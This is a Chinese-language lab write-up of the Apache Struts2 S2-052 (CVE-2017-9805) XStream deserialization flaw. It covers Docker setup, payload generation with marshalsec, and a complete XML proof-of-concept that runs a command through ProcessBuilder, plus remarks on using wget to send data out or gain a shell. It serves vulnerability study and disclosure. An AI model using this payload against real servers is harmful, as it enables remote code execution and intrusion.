S2-052

漏洞描述：

2017年9月5日，Apache Struts发布最新安全公告，Apache Struts2的REST插件存在远程代码执行的高危漏洞，该漏洞由lgtm.com的安全研究员汇报，漏洞编号为CVE-2017-9805（S2-052）。Struts2 REST插件的XStream组件存在反序列化漏洞，使用XStream组件对XML格式的数据包进行反序列化操作时，未对数据内容进行有效验证，存在安全隐患，可被远程攻击。问题出现在struts2-rest-plugin插件XStreamHandler处理器中的toObject()方法，其中未对传入的值进行任何限制，在使用XStream反序列化转换成对象时，导致任意代码执行漏洞。

官网描述：https://cwiki.apache.org/confluence/display/WW/S2-052

漏洞编号：

CVE-2017-9805(S2-052)

漏洞评级：

高危

漏洞环境：

我使用了VulApps的docker环境。参考

> 1. 拉取镜像到本地

```
$ docker pull medicean/vulapps:s_struts2_s2-052
```

> 2. 启动环境

```
$ docker run -d -p 80:8080 medicean/vulapps:s_struts2_s2-052
```

> `-p 80:8080` 前面的 80 代表物理机的端口，可随意指定。

漏洞测试

POC生成

主要利用marshalsec（https://github.com/mbechler/marshalsec）生成Payload，工具简单使用方式如下：

> java -cpmarshalsec-0.0.1-SNAPSHOT-all.jar marshalsec. [-a][-v] [-t][[]]

主要参考作者Paper针对XStream的Payload，然后从中寻找一个适合Struts的Payload。

3.2.5 XStream

There have been plenty of warnings and exploits against XStream.[31,32] XStream tries to permit as many object graphs as possible – the default converters are pretty much Java Serialization on steroids. Except for the call to the first non-serializable parent constructor,[33] it seems that everything that can be achieved by Java Serialization can be with XStream – including proxy construction. That means that most[34] of the published Java Serialization gadgets should work.[35] And the types don't even have to implement `java.io.Serializable`.

A root type can be specified during unmarshalling but is not checked.

Additional dangers

XStream does offer an optional `JavaBeanConverter`, which makes payloads for bean setter based mechanisms applicable if enabled.

It should be noted that disabling `SerializableConverter/ExternalizableConverter` and even `DynamicProxyConverter` does not mitigate against all of the gadgets. With ServiceLoader, ImageIO, LazySearchEnum, and BindingEnum this paper shows some new, standard library–only vectors that don't even have to use proxies.

Mitigation

XStream has extensive support for type filtering via `TypePermission`, this can be used for whitelisting. The next major version is going to enable whitelisting by default.

References

CVE-2016-5229 Atlassian Bamboo

CVE-2017-2608 Jenkins

REPORTED Netflix Eureka

Applicable Payloads

ImageIO (4.6)

BindingEnum (4.4)

LazySearchEnum (4.5)

ServiceLoader (4.3)

BeanComp (4.17)

ROME (4.18)

JNDIConfig (4.7)

SpringBFAdv (4.12)


SpringCompAdv (4.11)

这里使用可以用的ImageIO。最后的命令如下：

```
mvn clean package -DskipTests
java -cp target/marshalsec-0.0.1-SNAPSHOT-all.jar marshalsec.XStream ImageIO
/usr/bin/touch xstremtest > poc.txt
```


POC验证

点击view




写入http头：Content-Type: application/xml

写入poc：



可以在服务器上看到xstremtest被新建



这是本地测试情况。

远程测试可以尝试使用/usr/bin/wget指令向指定服务器打数据。若服务器获得数据，则说明存在漏洞。若要拿shell，也可通过wget+bin/bash指令获得。

附录POC：

```
<map>
  <entry>
    <jdk.nashorn.internal.objects.NativeString>
      <flags>0</flags>
      <value
```

```
class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">
        <dataHandler>
          <dataSource
class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">
            <is class="javax.crypto.CipherInputStream">
              <cipher class="javax.crypto.NullCipher">
                <initialized>false</initialized>
                <opmode>0</opmode>
                <serviceIterator class="javax.imageio.spi.FilterIterator">
                  <iter class="javax.imageio.spi.FilterIterator">
                    <iter class="java.util.Collections$EmptyIterator"/>
                    <next class="java.lang.ProcessBuilder">
                      <command>
                        <string>/usr/bin/touch</string>
                        <string>xstremtest</string>
                      </command>
                      <redirectErrorStream>false</redirectErrorStream>
                    </next>
                  </iter>
                  <filter class="javax.imageio.ImageIO$ContainsFilter">
                    <method>
                      <class>java.lang.ProcessBuilder</class>
                      <name>start</name>
                      <parameter-types/>
                    </method>
                    <name>foo</name>
                  </filter>
                  <next class="string">foo</next>
                </serviceIterator>
                <lock/>
              </cipher>
              <input class="java.lang.ProcessBuilder$NullInputStream"/>
              <ibuffer></ibuffer>
              <done>false</done>
              <ostart>0</ostart>
              <ofinish>0</ofinish>
              <closed>false</closed>
            </is>
            <consumed>false</consumed>
          </dataSource>
          <transferFlavors/>
        </dataHandler>
        <dataLen>0</dataLen>
      </value>
    </jdk.nashorn.internal.objects.NativeString>
    <jdk.nashorn.internal.objects.NativeString
reference="../jdk.nashorn.internal.objects.NativeString"/>
  </entry>
  <entry>
```

```
    <jdk.nashorn.internal.objects.NativeString
reference="../../entry/jdk.nashorn.internal.objects.NativeString"/>
    <jdk.nashorn.internal.objects.NativeString
reference="../../entry/jdk.nashorn.internal.objects.NativeString"/>
  </entry>
</map>
```